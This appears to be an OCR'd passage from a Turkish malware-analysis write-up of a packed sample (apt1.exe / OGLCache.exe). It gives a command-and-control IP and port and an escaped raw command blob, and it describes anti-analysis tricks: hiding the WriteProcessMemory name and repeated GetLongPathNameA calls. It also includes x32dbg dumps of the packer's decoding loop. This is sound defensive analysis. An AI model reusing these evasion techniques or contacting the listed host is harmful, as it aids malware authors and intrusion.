
Server DNS Name: *84.200.2.12* Service Port: *443* Signature Name: *Malware.Binary.exe*


Raw Command


```
\177@\000\000\000\330\346a\254\347_\360\200\232\233\364B\254t\250;T\240\374\204\254\373\220\341u\372
H\311\226\367\203\372x\366\267P\240\354z\255\262\254j\365\367\220\265\375\377\355\313"\301\364\24
4\024\310\375\037\360\306\324\242\226:\177@\000\000\000\330\310\360\3629b\311\376\333\266\232n\27
5\236\300\360z\250\300\320\366\255\221\265`xq\345\256fH\273d~\216\374\224g\322\333\374\356\215\37
7\230 \261\276TK\307m\224\260~\315\261\361\206\266\356\331\276y\274\177@\000\000\000\330\244\232Z
\232\240?\220\340\362t0\\\355\256\254X\230\336J\354\362\310\234l\320\234\300\340$\302@\220\333@\3
35\372\332\226\252\266\2000b\363\270\177\272\375t\345\372Y\375\370\270\006[\016\233u\360\030\355[
\177@\000\000\000\330\277@\232\242\350\\\334\244[\210\311\221\224@\354H\276\254)p\360\304\360\370
d\247\350\340\332\004_R\200\221\350\300*\260Pt\353c\3574.mg\274\333\253i}\264\373\0330\367&X?\241
y5s\177@\000\000\000\330|\237\303`\354p\224\230\260\347\220\360\276AHh\230\232\313p`\210|\377\330
\372\2548]\204\336\3343\256\342\340\240\244\332\221\330\3008ZvN\267\376\367j\3562d4b\205\251F\357
\225g\340{\374\177@\000\000\000\330\322UQ\307\240\242p\350o\332B\200h\231\343\376\364\233\3140\32
7\360\336\030\334\303\3350\217h\346\364\270j\354L\240k\377\236\340^\200\314|>\200\334\375\316al\2
35,+\231\225\036\251\364/=q\210\177@\000\000\000\330\330p\312\244\300\214\256\347\246@3\324pq\244
v\274\340|v\220\260L\335|\340\350_\327\352\214\257v\314\304\314\255Z\020r\314\320^d\330P\200\374\
3563\235\023,::\274?F\303\221!\257\315\0302\177@\000\000\000\330\266\346T%\277\340\352\177{\344\3
77Tp\350\353\300\372\200\240\240\363\240\260\262\251\331\205\300\274\362\260\3144Z~\331\352\230\3
72\347\230T\321\244\235\356\202\327\347d\2402\312\025\273\302\255\026:\201=\033\335\251\177@\000\
000\000\330\340<k\364\270\322%z`DpA\212\346\214\227\302\227\275\263\325\376\220\317\334\206\232\3
25\205\265q\351d\364\242\342\272\006\214\360\273\253\350\204\242\016\215\2329\306M\221\303\302\34
4\222YU\224\024\327\343\215\360\177@\000\000\000\330%\220P>:\215\274\330qq\372\330B\250\207\300`\
```




Daha sonra statik analizden WriteProcessMemory fonksiyonunu _riteProcessMemory değiştirerek kendini gizlemeye çalışıp, sistem üzerinde çalıştırıldıktan sonra GetLongPathNameA fonksiyonunu çok defa çağırarak dinamik kod analizini zorlaştırmaya çalışan bir paketleyici (packet) ile paketlenmiş olan OGLCache.exe programını paketinden çıkardım. Pestudio ile incelediğimde bu defa haberleştiği ip adresinin yanı sıra, Powercat aracına dair karakter dizileri (strings) ve tuş kaydı yaptığına dair ipuçları elde ettim. Ayrıca hyd7u5jdi8 karakter dizisinden yola çıkarak art niyetli kişilerin bu zararlı yazılımı Ağustos 2016'dan beri aktif olarak kullandıklarını tespit ettim.


x32dbg - File: apt1.exe - PID: 96C - Module: apt1.exe - Thread: Main Thread 730
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
004026 85 test eax,eax
004026 0F jne apt1.40614E
004026 8D lea ebx,dword ptr ds:[425E78] ebx:"_riteProcessMemory", 4
004026 53 push ebx ebx:"_riteProcessMemory"
004026 66 mov word ptr ds:[ebx],7257 ebx:"_riteProcessMemory"
004026 FF push dword ptr ds:[425E56]
004026 FF call dword ptr ds:[<&GetProcAddress>]
004026 6A push 0
004026 6A push 8
004026 FF push dword ptr ds:[425E4A]
004026 68 push apt1.425E4A
004026 6A push FFFFFFFF
004026 68 push apt1.402690
004026 50 push eax
004026 C3 ret
004026 68 push apt1.425EAC
004026 6A push E
004026 68 push apt1.425EA1 425EA1:"sxvuqnnksd"
004026 2E call dword ptr cs:[<&GetLongPathNameA>]
004026 83 cmp eax,0
004026 0F jne apt1.40614E
004026 8D lea ecx,dword ptr ds:[425E4E]
004026 81 cmp dword ptr ds:[ecx],FFF
004026 0F ja apt1.40614E
004026 81 cmp dword ptr ds:[425E4E],50000
004026 0F ja apt1.40614E
004026 81 sbb dword ptr ds:[ecx],300
004026 2E ja apt1.404D95
004026 81 add dword ptr ds:[425E8F],apt1.40614E
004026 FF call dword ptr ds:[425E8F]
004026 00 add byte ptr ds:[eax],al
004026 00 add byte ptr ds:[eax],al
004026 68 push apt1.425EAC
Hide FPU
EAX 00000000
EBX 00425E78 "_riteProcessMemory"
ECX 77456014 kernel32.77456014
EDX 00530180
EBP 0018FF88
ESP 0018FF1C &"_riteProcessMemory"
ESI 00425E6B "kernel32.DLL"
EDI 00000000
EIP 00402666 apt1.00402666
EFLAGS 00000246
ZF 1 PF 1 AF 0
OF 0 SF 0 DF 0
CF 0 TF 0 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
x87r0 00000000000000000000 ST0 Empty 0.00
x87r1 00000000000000000000 ST1 Empty 0.00
x87r2 00000000000000000000 ST2 Empty 0.00
Default (stdcall) 5 Unlocked
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
word ptr[ebx]=[00425E78]=725F
.text:00402666 apt1.exe:$2666 #1A66
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Addres Hex ASCII
00425E 5F 72 69 74 65 50 72 6F 63 65 73 7 _riteProcess
00425E 72 79 00 00 00 00 00 00 00 00 00 0 ry.....
00425E 4C 69 62 72 61 72 79 57 00 73 78 7 LibraryW.sxv
00425E 6B 73 64 00 00 00 00 00 00 00 00 0 ksd.....
00425E 00 00 DA 59 35 85 94 A0 56 DB 4B E ..ÚY5.. VÛK
00425E 98 87 92 A6 B9 DD 4D ED DA 33 C8 3 ...'ÝMíÚ3È
00425E 1D E0 3E C1 3E 36 F9 07 60 8C B4 4 .à>Á>6ù.`.´N
00425E A2 38 2A DC C3 8E E5 22 E5 E4 A0 6 ¢8*ÜÃ.å"åä
00425E 27 91 90 F7 BE F5 4B 8A D8 8E 25 7 '..÷¾õK.Ø.%
00425F CF C6 85 33 11 0D B2 A3 97 D5 8E 1 ÏÆ.3..²£.Õ..
00425F D8 B9 99 29 DC 32 74 A2 CA B2 0F 1 Ø¹.)Ü2t¢Ê²..
0018FF 00425E "_riteProcessMemory"
Command: Default
Paused apt1.exe: 00425E78 -> 00425E78 (0x00000001 bytes) Time Wasted Debugging: 0:00:07:05
x32dbg - File: apt1.exe - PID: 81C - Module: apt1.exe - Thread: Main Thread B40
File View Debug Plugins Favourites Options Help Feb 28 2017
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References
00404DE2 83 C0 05 add eax,5
00404DE5 68 EC 4D push <apt1.sub_404DEC>
00404DEA FF 20 jmp dword ptr ds:[eax]
00404DEC 59 pop ecx sub_404DEC
00404DED 85 C0 test eax,eax
00404DEF 0F 84 59 je apt1.40614E
00404DF5 29 FF sub edi,edi
00404DF7 4F dec edi
00404DF8 21 C7 and edi,eax
00404DFA 57 push edi
00404DFB 8B 06 mov eax,dword ptr ds:[esi]
00404DFD 8D 76 04 lea esi,dword ptr ds:[esi+4]
00404E00 F7 D0 not eax
00404E02 83 E8 10 sub eax,10
00404E05 C1 C8 02 ror eax,2
00404E08 C1 C8 06 ror eax,6
00404E0B 31 D8 xor eax,ebx
00404E0D F8 clc
00404E0E 83 D8 01 sbb eax,1
00404E11 8D 18 lea ebx,dword ptr ds:[eax]
00404E13 C1 C3 02 rol ebx,2
00404E16 C1 C3 06 rol ebx,6
00404E19 50 push eax
00404E1A 8F 07 pop dword ptr ds:[edi]
00404E1C F8 clc
00404E1D 83 DF FC sbb edi,FFFFFFFC
00404E20 F8 clc
00404E21 83 D9 04 sbb ecx,4
00404E24 83 F9 00 cmp ecx,0
00404E27 75 D2 jne apt1.404DFB
00404E29 5F pop edi
00404E2A A1 08 90 mov eax,dword ptr ds:[<&GetModuleHandleA>]
00404E2F 50 push eax
Hide FPU
EAX D88BD700
EBX 58000050
ECX 000006F8 L'Λ'
EDX 0008E3C8
EBP 0018FF88
ESP 0018FF1C
ESI 00425418 apt1.00425418
EDI 0025000C
EIP 00404E0D apt1.00404E0D
EFLAGS 00000286
ZF 0 PF 1 AF 0
OF 0 SF 1 DF 0
CF 0 TF 0 IF 1
LastError 00000002 (ERROR_FILE_NOT_FOUND)
GS 002B FS 0053
ES 002B DS 002B
CS 0023 SS 002B
x87r0 00000000000000000000 ST0 Empty 0.00
x87r1 00000000000000000000 ST1 Empty 0.00
x87r2 00000000000000000000 ST2 Empty 0.00
Default (stdcall) 5 Unlocked
1: [esp+4] 00000000
2: [esp+8] 00000000
3: [esp+C] 00000000
4: [esp+10] 00000000
.text:00404E0D apt1.exe:$4E0D #420D <sub_404DEC+21>
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Struct
Addres Hex ASCII
002500 8B 74 24 04 55 E8 AF 01 00 00 58 5 .t$.Uè ...XP
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
002500 00 00 00 00 00 00 00 00 00 00 00 0 .....
0018FF 00250000
Command: Default
Running Dump: 00250000 -> 00250000 (0x00000001 bytes) Time Wasted Debugging: 0:00:25:05

